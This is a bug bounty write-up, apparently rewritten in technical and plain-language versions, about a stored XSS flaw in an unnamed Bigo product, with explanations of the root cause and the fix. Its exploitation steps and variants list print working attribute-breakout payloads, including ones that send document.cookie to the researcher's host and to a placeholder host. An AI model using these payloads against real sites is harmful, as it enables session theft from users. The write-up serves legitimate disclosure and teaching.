($380) XSS STORED in Bigo Bug Bounty Program
A stored cross-site scripting flaw existed in a feature that accepted POST data from the mobile application and rendered it on the product's website. An attacker could inject script that ran in a victim's browser and could send the victim's session cookie to an attacker-controlled server.
 Published on aidilarf.medium.com
This time I will share about writing up bug findings in the Bigo Bug Bounty Program.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up covers a stored XSS finding in the Bigo Bug Bounty Program. The researcher does not name the affected product: Bigo SRC did not give permission to identify it, so the application stays anonymous throughout.
The entry point is a feature that lets a user POST data from the mobile application to the product's official website. In normal use, content submitted from the app is stored and later rendered on the web page. That is the whole feature as described here: data goes in from the app, and the website displays it.
The researcher had found a similar issue in the program before, assumed it had been fixed or was no longer present, and went back to check again in free time. The same class of vulnerability was still there.
Setup
There are no special accounts, roles or tool versions described. The work needed:
- The Bigo application and its companion website, where the POST feature lives.
- A browser to submit data and observe the rendered result.
- A hosting account with PHP support, used later to receive captured cookies.
- The XSS Hunter service, tried first as a payload host and abandoned because of the input length limit.
Finding it
The researcher located a feature that takes data from the application and POSTs it to the website. Because the submitted value is later displayed on the official site, the natural question is whether the site renders it as text or as markup. Submitting a payload that breaks out of an attribute and injects an image tag with an onerror handler answers that question directly.
Exploitation
Step 1: submit the payload through the POST feature
The first payload was entered into the POST data field:
"><img src=x onerror=alert(document.domain)>
The leading "> closes whatever attribute and tag the value is placed inside, so the following <img> becomes a real element. The src=x points at a resource that does not exist, which forces the error, and onerror runs alert(document.domain) to prove script execution in the site's origin.
When the POST data result was viewed on the product's official website, the payload executed.

A pop up appeared, confirming the stored payload ran on the site.

At this point the researcher considered the finding sufficient and sent the report.
Step 2: the program asks for cookie capture
The program responded and asked the researcher to take cookies. That turns a proof of script execution into a demonstration of session theft.
Step 3: XSS Hunter attempt and the length limit
The next attempt used an XSS Hunter payload to fetch cookies. It did not work: the POST input only allows 120 words.

With that limit, a hosted XSS Hunter payload could not be delivered through the field.

Step 4: build a short cookie stealer
The researcher looked up references on cookie stealing with XSS and settled on a minimal approach: a PHP script and a text file on their own hosting. The researcher created a PHP file and a text file on their own hosting.
Step 5: final payload
The final payload was:
"><img src=x onerror=this.src='https://herroid1337.000webhostapp.com/m.php?cok='+document.cookie>
As before, "> breaks out of the surrounding attribute and tag. The onerror handler then reassigns the image's own src to the attacker's PHP endpoint, appending document.cookie as the cok query parameter. The browser requests that URL, and the cookie value arrives at the attacker's server.
The cookie was captured.

Step 6: report accepted
The researcher reported this to them, and the report was received with a HIGH severity status.
Timeline:
| Event | Date |
|---|---|
| Report | 12/07/2021 |
| Valid | 13/07/2021 |
| Severity | HIGH |
Root cause
The submitted POST value is stored and later rendered on the website without being encoded for the HTML context it lands in. Because the value is placed inside an attribute, the "> sequence is enough to close the attribute and the tag and start a new element, and the injected <img> with an onerror handler then runs as script in the site's origin. The report does not describe the server-side code, so the exact escaping that was missing is not stated; The report does not describe the server-side code, so the exact cause is not stated.
Impact
An attacker who can submit data through the POST feature can store script that runs in the origin of the official website for anyone who views the affected content. With the cookie stealer in place, the attacker receives the viewer's cookies at a server they control, which is the session theft the program asked to see demonstrated.
Fix
The change that addresses the root cause is to encode the stored value for the context where it is rendered, so that characters such as ", < and > appear as text rather than closing the attribute and tag. Server-side validation of the POST input and a content security policy that disallows inline handlers would add defence in depth.
Variants to test
- Other attributes and tags. Submit the same
">breakout into every field that is echoed into an HTML attribute (titles, names, descriptions) and watch for the injected element rendering. A positive result is a pop up or a request to a host you control. - Different contexts. Where the value lands in a
<script>block or a URL, try the closing sequence that fits that context. A positive result is script execution in the site's origin. - Length-limited fields. When a field caps input, use a short handler such as
onerror=this.src='https://your-host/?c='+document.cookieand check your logs for the incoming request. - Stored versus reflected. Submit once and reload the page from a different session to confirm the value persists server-side rather than only in the current response.
- Cookie flags. Check whether the captured cookie is usable in a fresh session; if it is, the theft translates into account access.
What happened, in plain words
A security researcher found a bug in a product run by Bigo, through the Bigo Bug Bounty Program. A bug bounty program is a deal offered by a company: if you find a security problem in their systems and report it privately, they may pay you a reward instead of punishing you. The researcher does not name the product, because Bigo did not give permission to identify it, so throughout this article the affected application stays anonymous.
The bug is called stored XSS. XSS stands for cross-site scripting. In plain terms, it means a website can be tricked into showing something that a visitor's browser treats as a small program rather than as ordinary text. "Stored" means the dangerous text is saved on the company's server first, and then shown to anyone who later opens the page. Think of a noticeboard in a building: if someone pins a note that looks like an instruction to the caretaker, and the caretaker follows it, the note has done more than inform. Here the browser is the caretaker.
The way in was a feature that lets a user send data from the Bigo mobile application to the product's official website. In normal use, whatever you submit in the app is saved and later displayed on the web page. The researcher submitted a short piece of text designed to break out of the place where the website puts it, and the website displayed it as a real instruction to the browser. A pop up appeared, which proved the browser was running the researcher's text as code.
The researcher reported it. The program asked for more: they wanted to see the researcher actually take a visitor's cookie. A cookie is a small piece of data a website asks your browser to keep and send back with every request, so the site can remember who you are between page loads. If an attacker can read someone's cookie, they may be able to act as that person. The researcher first tried a ready-made service called XSS Hunter, which hosts payloads and records when they fire. That failed because the input field only accepts 120 words. So the researcher built a tiny cookie stealer on their own hosting instead, and the cookie was captured. The report was accepted with a HIGH severity rating.
Background you need first
Before walking through the steps, here are the ideas the rest of the article relies on. Each one is explained from zero.
The application and the website
A mobile application is a program you install on a phone. A website is a set of pages a browser loads over the internet. Many companies offer both, and the two talk to each other. When you type something into the app and it later appears on the website, some server in between has saved your text and handed it back to the website when asked. That server is the company's own computer, not yours.
POST: sending data, not just asking for it
When your browser loads a page, it usually sends a GET request: "please give me this page". When you submit a form, or an app sends information to be saved, it usually sends a POST request: "here is some data, please store it". POST is just the name of that kind of request. The feature in this report takes data from the application and POSTs it to the website, which means the data is sent to the server to be kept.
HTML attributes and why quotes matter
A web page is written in HTML. HTML is made of tags, like <img> for an image, and tags can carry attributes, which are settings written inside the tag, like src telling the browser where the image file is. Attribute values are usually wrapped in quotes, for example src="picture.png". The browser reads the quote as "the value starts here" and the next quote as "the value ends here". If a website drops your text inside a quoted attribute without cleaning it, and your text contains a double quote, you can end the value early and start writing your own HTML. That is the trick at the heart of this bug.
JavaScript and event handlers
JavaScript is the programming language browsers run. It is what makes pages interactive. An event handler is a small piece of JavaScript attached to an element that runs when something happens to that element. onerror is one such handler: it runs when the browser fails to load something, such as an image whose address does not exist. Attackers use onerror because it fires without the visitor clicking anything.
alert(document.domain)
alert() is a JavaScript function that shows a pop up box with a message. document.domain is the address of the site the code is running on. So alert(document.domain) pops up the site's own address. Researchers use it as proof: if the pop up appears while you are on the company's site, your code really ran there, in that site's security context. That context is called the origin, meaning the combination of protocol, host and port that the browser uses to decide what a page is allowed to touch.
Cookies
A cookie is a small label the website sticks on your browser. When you log in, the server gives your browser a cookie containing a session identifier, a long random value that stands for "this is the logged-in user". On every later request, your browser sends that cookie back, and the server recognises you. If someone else gets a copy of that cookie, they can often paste it into their own browser and be treated as you, without knowing your password. That is why stealing a cookie matters.
XSS Hunter
XSS Hunter is a service that gives you a payload and a place to receive reports when the payload runs. You put their payload on a target, and when a victim's browser executes it, XSS Hunter records details about the victim's browser and page. It is convenient, but the payload is not tiny, and this report shows why size can matter.
Hosting, PHP and a text file
Hosting means renting space on an internet-connected computer where you can put files that anyone can reach by URL. PHP is a programming language commonly used on web servers to handle requests. A PHP file can read values from the URL and do something with them, such as write them to a text file. That is exactly what the researcher set up: a PHP script to receive a value, and a text file to keep it.
Finding the entry point
The researcher had found a similar issue in this program before. They assumed it had been fixed or was gone, and went back to check in their free time. The same class of bug was still there.
The entry point is the feature that POSTs data from the application to the website. Because the submitted value is later displayed on the official site, the obvious question is: does the site show it as plain text, or does it treat it as HTML? If it treats it as HTML, then a value containing quotes and tags can change the page itself. Submitting a payload that closes an attribute and adds an image tag with an onerror handler answers that question in one go.
Step by step
Step 1: submit the payload through the POST feature
The first payload was entered into the POST data field:
"><img src=x onerror=alert(document.domain)>
Line by line, in plain words:
">is two characters: a double quote and a greater-than sign. The quote ends the attribute value the website put the text inside. The>ends the tag that attribute belonged to. Together they say to the browser: "stop whatever you were writing, I am starting my own HTML now."<imgstarts a new image element.src=xtells the browser the image file is at the addressx. No such file exists, which is the point: the browser will try to load it, fail, and fire the error event.onerror=alert(document.domain)says: when the image fails to load, run this JavaScript. The JavaScript shows a pop up containing the site's own address.>closes the image tag.
When the POST data result was viewed on the product's official website, the payload executed.
The payload executed on the product's official website. A pop up appeared, which confirmed the stored payload ran on the site.
At this point the researcher judged the finding sufficient and sent the report.
Step 2: the program asks for cookie capture
The program responded and asked the researcher to take cookies. This is a common request from bounty programs. A pop up proves code runs, but it does not show what an attacker could actually do with that. Capturing a cookie turns the proof into a demonstration of session theft: the attacker receives the victim's session identifier at a server they control.
Step 3: XSS Hunter attempt and the length limit
The next attempt used an XSS Hunter payload to fetch cookies. It did not work: the POST input only allows 120 words.
With that limit, a hosted XSS Hunter payload could not be delivered through the field. XSS Hunter payloads are not written to be tiny, and the field simply would not accept one.
The researcher was stuck for a moment: how do you get a cookie with a payload of 120 words? The answer is to stop using a hosted service and write the smallest possible stealer yourself.
Step 4: build a short cookie stealer
The researcher looked up references on cookie stealing with XSS and settled on a minimal approach: a PHP script and a text file on their own hosting. The researcher created a PHP file and a text file on their own hosting. A query parameter is the part of a URL after the question mark, like ?name=value; it is a simple way to pass a value to a server-side script.
Step 5: final payload
The final payload was:
"><img src=x onerror=this.src='https://herroid1337.000webhostapp.com/m.php?cok='+document.cookie>
Line by line, in plain words:
">again breaks out of the surrounding attribute and tag, exactly as in the first payload.<imgstarts a new image element.src=xpoints at a file that does not exist, so the error event will fire.onerror=begins the handler that runs when the image fails to load.this.src=reassigns the image's own source address.thismeans "this element", so the image is told to load a different address.'https://herroid1337.000webhostapp.com/m.php?cok='is the new address, the researcher's PHP script, with a query parameter namedcokleft open at the end.+document.cookieappends the visitor's cookies to that address. The+joins the two strings together, so the browser requests the PHP script with the cookie value sitting in thecokparameter.>closes the image tag.
When the browser renders the page, it tries to load the image, fails, runs the handler, and requests the researcher's URL with the cookie attached. The cookie value arrives at the researcher's server.
The cookie was captured.
The cookie was captured.
Step 6: report accepted
The researcher reported this to them, and the report was received with a HIGH severity status. Severity is the rating a program gives a bug to say how serious it is; HIGH means it was treated as a significant issue.
Timeline:
| Event | Date |
|---|---|
| Report | 12/07/2021 |
| Valid | 13/07/2021 |
| Severity | HIGH |
Why the bug exists
The submitted POST value is stored and later rendered on the website without being encoded for the HTML context it lands in. Encoding here means turning characters that have a special meaning in HTML into harmless text, so that a " shows up as a quote on the screen instead of ending an attribute. Because the value is placed inside an attribute, the "> sequence is enough to close the attribute and the tag and start a new element, and the injected <img> with an onerror handler then runs as script in the site's origin. A content security policy is a set of rules a site sends to the browser saying which scripts are allowed to run; a strict one would have stopped this handler.
What an attacker could do
An attacker who can submit data through the POST feature can store script that runs in the origin of the official website for anyone who views the affected content. With the cookie stealer in place, the attacker receives the viewer's cookies at a server they control, which is the session theft the program asked to see demonstrated. HttpOnly is a cookie setting that stops JavaScript from reading the cookie; if it had been set, this particular stealer would not have received the value. The practical reach depends on who loads the page where the value is rendered.
How it should be fixed
The change that addresses the root cause is to encode the stored value for the context where it is rendered, so that characters such as ", < and > appear as text rather than closing the attribute and tag. Server-side validation of the POST input and a content security policy that disallows inline handlers would add defence in depth, meaning extra layers that catch the problem even if one layer fails.
Other places to look
- Other attributes and tags. Submit the same
">breakout into every field that is echoed into an HTML attribute (titles, names, descriptions) and watch for the injected element rendering. A positive result is a pop up or a request to a host you control. - Different contexts. Where the value lands in a
<script>block or a URL, try the closing sequence that fits that context. A positive result is script execution in the site's origin. - Length-limited fields. When a field caps input, use a short handler such as
onerror=this.src='https://your-host/?c='+document.cookieand check your logs for the incoming request. - Stored versus reflected. Submit once and reload the page from a different session to confirm the value persists server-side rather than only in the current response. Reflected means the value comes straight back in the same response and is not saved; stored means it is saved and shown to later visitors.
- Cookie flags. Check whether the captured cookie is usable in a fresh session; if it is, the theft translates into account access.
Glossary
- Bug bounty program: an arrangement where a company pays researchers for reporting security problems privately.
- Stored XSS: XSS where the dangerous text is saved on the server and shown to later visitors.
- Reflected XSS: XSS where the dangerous text comes back in the same response and is not saved.
- POST: an HTTP request that sends data to a server to be stored or processed.
- GET: an HTTP request that asks a server for a page or resource.
- HTML: the language web pages are written in, made of tags and attributes.
- Tag: an HTML building block such as
<img>. - Attribute: a setting inside an HTML tag, such as
src. - JavaScript: the programming language browsers run to make pages interactive.
- Event handler: a piece of JavaScript that runs when something happens to an element, such as
onerror. alert(): a JavaScript function that shows a pop up box.document.domain: the address of the site the running code belongs to.- Origin: the combination of protocol, host and port that the browser uses to decide what a page may access.
- Cookie: a small value a site asks the browser to store and send back on later requests, often used to remember a logged-in user.
- Session identifier: the random value inside a cookie that stands for a logged-in user.
- Session theft: using a stolen session identifier to act as another user.
- XSS Hunter: a service that hosts XSS payloads and records when they run.
- Payload: the piece of text or code an attacker submits to trigger a bug.
- Hosting: rented space on an internet-connected computer where files can be served by URL.
- PHP: a programming language commonly used on web servers to handle requests.
- Query parameter: the
?name=valuepart of a URL, used to pass a value to a server-side script. - Encoding (HTML entity encoding): turning characters with special meaning in HTML into harmless text.
- Content security policy: rules a site sends to the browser saying which scripts may run.
- HttpOnly: a cookie setting that stops JavaScript from reading the cookie.
- Severity: a rating a program gives a bug to say how serious it is.
- Defence in depth: extra layers of protection so that one failure does not expose everything.




